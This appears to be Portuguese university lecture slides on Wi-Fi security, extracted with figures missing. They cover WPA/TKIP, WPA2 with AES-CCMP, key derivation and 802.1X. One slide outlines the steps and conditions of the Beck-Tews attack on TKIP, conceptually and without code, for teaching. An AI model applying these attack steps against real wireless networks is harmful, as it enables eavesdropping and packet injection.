
Mitigação dos problemas do WEP: WPA

- **WPA faz uso do WEP de uma forma mais segura**
 - Usa uma chave RC4 diferente por mensagem
 - Chaves RC4 fracas são evitadas
 - Controlo de integridade mais robusto (Michael)
 - Controlo dos IVs (uso sequencial)
- **Implementado inicialmente a nível do driver**
 - depois no firmware
 - Importante: teria de ser suportado por dispositivos “legados” (WEP)
- **Alinhado com a especificação IEEE 802.11i**
 - IEEE 802.11i define a atual arquitetura de segurança do 802.11
 - WPA pode também ser usado com 802.1x para autenticação forte e mútua


WPA (Wi-Fi Protected Access): TKIP

- **Chaves temporais:**
 - evitar ataques por engenharia social
- **Sequenciação de mensagens**
 - evitar repetição/injeção
- **Mistura de chaves**
 - evitar colisões de IVs
 - evitar chaves fracas
- **Controlo de integridade melhorado (MIC)**
 - Evitar manipulação de pacotes
- **Contra-medidas**
 - Resistir a fraquezas do TKIP MIC


WPA TKIP (Temporal Key Integrity Protocol)



WPA TKIP (Temporal Key Integrity Protocol)



WPA TKIP: Formato das mensagens



Ataque Beck-Tews

- **Condições**

- O endereço de rede é parcialmente conhecido (ex 192.168.x.x)
- A rede suporta QoS (IEEE 802.11e) com 8 canais (TID)
- O período de renovação TKIP é longo (3600 segundos)
- Ataque chop-chop: decifrar m bytes de um pacote, enviando $m * 128$ pacotes, usando força bruta no ICV



- **Ataque**

- Capturar um pacote ARP (texto conhecido)
 - quase todos os campos são conhecidos exceto endereços IP, MIC e ICV
- Enviar pacotes “adivinhando” o texto: limite de 1 pacote/TID/min
- Força bruta sobre o endereço IP (2 bytes)
- Reverter o MIC e encontrar a chave
 - MICHAEL não é estritamente unidirecional
- Impacto: Obter a keystream válida para um qualquer TSC

IEEE 802.11i: WPA2


- **Define uma Robust Security Network (RSN)**
 - Redes que suportam WPA e 802.11i
- **Usa mecanismos avançados para proteção de mensagens**
 - AES para cifra dos dados e controlo de integridade
- **Usa 802.1x para autenticação de clientes**
 - Modo simplificado WPA-PSK para SOHO
 - Modo WPA-Enterprise para ambientes de maior dimensão

WEP vs AES-CCMP: Mensagens



IEEE 802.11i: WPA2

- AES-CCMP - AES com CBC-MAC
 - modo de cifra autenticado usando chaves de 128bits



<http://2014.kes.info/archiv/online/04-5-036.htm>


IEEE 802.1i: WPA

- **PTK: Pairwise Transient Key**

- $\text{PRF}(\text{PMK} \mid \text{ANonce} \mid \text{SNonce} \mid \text{AP MAC address} \mid \text{STA MAC address})$
- PRF: Pseudo Random Function
- $\text{PMK} = \text{PSK} = \text{PBKDF2}(\text{HMAC-SHA1}, \text{password}, \text{ssid}, 4096, 256)$

- **GTK: Group Temporal Key**



- Utilizado para tráfego broadcast




IEEE 802.1X: Autenticação por Portas

- **Modelo de autenticação para todas as redes IEEE 802**
 - Autenticação mútua a nível MAC (L2)
- **Originalmente desenhado para grandes redes**
 - Campus Universitários, Empresas, ...
 - Modelo foi expandido para redes sem fios
- **Foco: Distribuição de Chaves**
 - Apenas!
 - Outros protocolos focam-se nos restantes processos de segurança

